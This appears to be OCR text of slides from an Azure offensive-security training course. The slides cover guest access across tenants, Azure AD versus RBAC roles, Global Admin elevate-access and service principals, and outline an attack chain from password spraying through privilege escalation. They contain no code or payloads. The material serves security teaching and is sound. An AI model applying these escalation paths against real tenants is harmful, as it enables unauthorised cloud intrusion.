
Guest users authenticate back against their original directory


You'll need your own Azure subscription to maintain guest access



Microsoft Azure
Microsoft
Sign in
to continue to Microsoft Azure
Email, phone, or Skype
No account? Create one!
Can't access your account?
Next
Sign in with GitHub
Sign-in options


Microsoft Azure
Microsoft
Sign-in options
Sign in with a security key
Choose this only if you have enabled a security key for your account.
Sign in to an organization
Search for a company or an organization you're working with.
Back


Microsoft Azure
Microsoft
Find your organization
Enter the domain name of the organization you'd like to sign in to.
alto.tel
Back
Next


Microsoft
hacker00@hackersacademy.net
Permission requested by:
A
Alto Telco HQ
alto.tel
By accepting, you allow this organization to:
Receive your profile data
Your profile data means your name, email address, and photo
Collect and log your activity
Your activity data means your access, usage, and content associated with their apps and resources
Use your profile data and activity data
This data may be used with your access and use of their apps and resources, as well as to create, control, and administer an account according to their policies
You should only accept if you trust Alto Telco HQ. Alto Telco HQ has not provided a link to their privacy statement for you to review. You can update these permissions at https://myaccount.microsoft.com/organizations
Learn More
This resource is not shared by Microsoft.
Cancel
Accept


hacker00@hackersacad...
ALTO TELCO HQ
Alto Telco HQ
Sign out
Hacker 00
hacker00@hackersacademy.net
View account
Switch directory


Directory name
Domain
Hackers Academy Training
Current
hackersacademy.net
Alto Telco HQ
Switch
alto.tel

MISSION

In another browser...

Login to portal.azure.com

Use hackerX@hackersacademy.net

Switch tenants

Go to All resources

What resources do you have access to?

Extra Mile: Do the same using PowerShell

STORY 1

Enumerate

Initial Access – Password Spray

Defense bypass – Conditional Access

Persistence – Guest user

Privilege Escalation – Dynamic Groups

Privilege Escalation – Runbooks

Privilege Escalation – Managed Identity

Privilege Escalation – Key Vaults

~~AZURE AD ROLES~~

&

AZURE RBAC ROLES

AZURE RESOURCES ROLES

Azure Resources Roles


AKA IAM or RBAC

Manage access to resources like VM, storage, SQL, etc.

Assigned to users, groups, service principals, managed IDs

More than 300 roles (as of April 2023)

Example: Contributor, Owner, Reader, VM Contributor


Add role assignment
Got feedback?
Role
Members
Review + assign
A role definition is a collection of permissions. You can use the built-in roles or you can create your own custom roles. Learn more
Search by role name or description
Type : All
Category : All
Name
Description
Owner
Grants full access to manage all resources, including the ability to assign roles in Azure RBAC.
Contributor
Grants full access to manage all resources, but does not allow you to assign roles in Azure RBAC, manage assignments in Azure Blueprints, or share image...
Reader
View all resources, but does not allow you to make any changes.

PRIMARY ROLES


Roles

Three primary:


Owner – full control

Contributor – manage everything except access to resources

Reader – view everything but not make changes



https://docs.microsoft.com/en-us/azure/role-based-access-control/role-assignments-portal


Home > Automation Accounts > altotel
Automation Accou...
Alto Telco HQ
Create
Filter for any field...
Name
altotel
altotel | Access control (IAM)
Automation Account
Search (Ctrl+/)
Overview
Activity log
Access control (IAM)
Tags
Diagnose and solve problems
Configuration Management
Inventory
Change tracking
Add
Download role assignments
Edit columns
Refresh
4
2000
Search by name or email
Type : All
Role : All
Scope : All sc
5 items (3 Users, 2 Groups)
Name
Type
Role
Automation Contributor
AA
Automation Admins (
Group
Automation Contributor

Home > Subscriptions > Alto Tel HQ Subscription >

Add role assignment ...

Got feedback?

Role Members Review + assign

Role	Contributor
Scope	/subscriptions/6009dd21-0e51-4b04-a62e-8edaf5fabb01

Home > Resource groups > Storage_RG >

Add role assignment ...

Got feedback?

Role Members Review + assign

Role	Contributor
Scope	/subscriptions/6009dd21-0e51-4b04-a62e-8edaf5fabb01/resourceGroups/Storage_RG

Home > Resource groups > Storage_RG > altotel >

Add role assignment ...

Got feedback?


Role Members Review + assign

Role	Contributor
Scope	/subscriptions/6009dd21-0e51-4b04-a62e-8edaf5fabb01/resourceGroups/Storage_RG/providers/Microsoft.Storage/storageAccounts/altotel

DISCUSSION

You’re a Global Administrator. Is this Azure AD role or Azure Resource role?

Does this give you full access to Azure resources like VMs?



https://learn.microsoft.com/en-us/azure/role-based-access-control/elevate-access-global-admin

On the same day, a successful sign-in to the Microsoft Azure environment was observed. The threat actors claimed the Global Administrator permission through Azure Privileged Identity Management (PIM) and elevated access to get permissions to the target's management groups and Azure subscriptions.

https://www.microsoft.com/en-us/security/blog/2023/04/07/mercury-and-dev-1084-destructive-attack-on-hybrid-environment/

MERCURY & FRIENDS

Target using the old DirSync (now deprecated)

DirSync Azure AD Connect with Global Admin privileges

Global Admin is Azure AD role

Threat actor needs Azure resources role

Threat actor “elevated” access


ELEVATE ACCESS

Azure AD roles do NOT grant access to resources

Azure resources roles do NOT grant access to Azure AD

But…

As a Global Admin you can assign yourself access to resources


Access management for Azure resources
(admin@alto.tel) can manage access to all Azure subscriptions and management groups in this tenant. Learn more
Yes
No

SERVICE PRINCIPALS

AZURE RESOURCES ROLES

Azure Resources Roles


AKA IAM or RBAC

Manage access to resources like VM, storage, SQL, etc.

Assigned to users, groups, **service principals, managed IDs**

More than 300 roles (as of April 2023)

Example: Contributor, Owner, Reader, VM Contributor


User
Group
Service principal
Managed identity

REVIEW...

Security Principals

Azure object that we want to assign privileges to

User, group, or service principal

Will have an Object ID

NOT a Service Principal

See next slide

SERVICE PRINCIPAL

Service Principal

Identity created for use with applications, hosted services and automated tools

Assigned access to **resources**

Similar to service accounts in on-prem

